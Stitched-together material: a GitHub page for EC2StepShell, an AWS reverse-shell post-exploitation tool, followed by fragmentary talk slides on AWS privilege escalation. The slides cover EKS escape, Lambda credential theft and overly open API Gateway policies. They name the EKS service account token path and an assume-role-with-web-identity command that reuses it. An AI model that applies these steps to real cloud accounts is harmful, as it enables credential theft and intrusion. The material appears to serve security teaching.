EC2StepShell is an AWS post-exploitation tool for getting high privileges reverse shells in public or private EC2 instances.

-  Readme
-  MIT license
-  Activity
-  59 stars
-  1 watching
-  7 forks

Contributors 2

 **saw-your-packet** Eduard Agavriloae

 saw-your-packet	Merge pull request #1 from fabaff/pa...	cf307db · last year	13 Commits
src/ec2stepshell	feat: integrated ssm:getCommandInvo...	last year	
.gitignore	first commit	last year	
CHANGELOG.txt	fix: updated documentation	last year	
LICENCE.txt	added necessary txt files and updated ...	last year	
MANIFEST.in	added readme and fixed publishing	last year	
README.md	fix: updated documentation	last year	
pyproject.toml	Ajust shell part name	last year	
requirements.txt	added readme and fixed publishing	last year	

4. Privilege escalation – The hacker way


4.2 Escape from EKS

I. Metadata access



4. Privilege escalation – The hacker way

4.2 Escape from EKS



4. Privilege escalation – The hacker way

4.2 Escape from EKS

I. Metadata access


II. Cluster admin -> assume role with web identity

- <https://blog.calif.io/p/privilege-escalation-in-eks>



4. Privilege escalation – The hacker way

4.2 Escape from EKS



Summary

Creation date
March 19, 2024, 14:08 (UTC+02:00)

Last activity
-

ARN
arn:aws:iam::278512597888:role/sa-eks-role

Maximum session duration
1 hour

- Permissions
- Trust relationships
- Tags
- Access Advisor
- Revoke sessions

Trusted entities

Entities that can assume this role under specified conditions.

```
1 {
2   "Version": "2012-10-17",
3   "Statement": [
4     {
5       "Effect": "Allow",
6       "Principal": {
7         "Federated": "arn:aws:iam::111122223333:oidc-provider/oidc.eks.region-code.amazonaws.com/id/EXAMPLED539D4633E53DE1B71EXAMPLE"
8       },
9       "Action": "sts:AssumeRoleWithWebIdentity",
10      "Condition": {
11        "StringEquals": {
12          "oidc.eks.region-code.amazonaws.com/id/EXAMPLED539D4633E53DE1B71EXAMPLE:aud": "sts.amazonaws.com",
13          "oidc.eks.region-code.amazonaws.com/id/EXAMPLED539D4633E53DE1B71EXAMPLE:sub": "system:serviceaccount:my-namesapce:my-service-account"
14        }
15      }
16    }
17  ]
18 }
```

4. Privilege escalation – The hacker way


4.2 Escape from EKS

- `AWS_ROLE_ARN`
- `AWS_WEB_IDENTITY_TOKEN_FILE`
- `/var/run/secrets/eks.amazonaws.com/serviceaccount/token`
- `aws assume-role-with-web-identity --role-arn <arn> --role-session-name <anything> --web-session-token <token>`



4. Privilege escalation – The hacker way

4.2 Escape from EKS




4. Privilege escalation – The hacker way

4.3 Stealing from Lambda Functions




4. Privilege escalation – The hacker way

4.3 Stealing from Lambda Functions



4. Privilege escalation – The hacker way

4.3 Stealing from Lambda Functions



4. Privilege escalation – The hacker way

4.4 Hacking bad implementations

- Invoke API Gateways or Lambda Functions to access/modify resources



Resource policy [Info](#)

Use resource policies to configure access control to this API. You

Policy details

```
1  {
2    "Version": "2012-10-17",
3    "Statement": [
4      {
5        "Effect": "Allow",
6        "Principal": "*",
7        "Action": "execute-api:Invoke",
8        "Resource": "*"
9      }
10   ]
11 }
```




Resource policy Info


Use resource policies to configure access control to this API.

Policy details

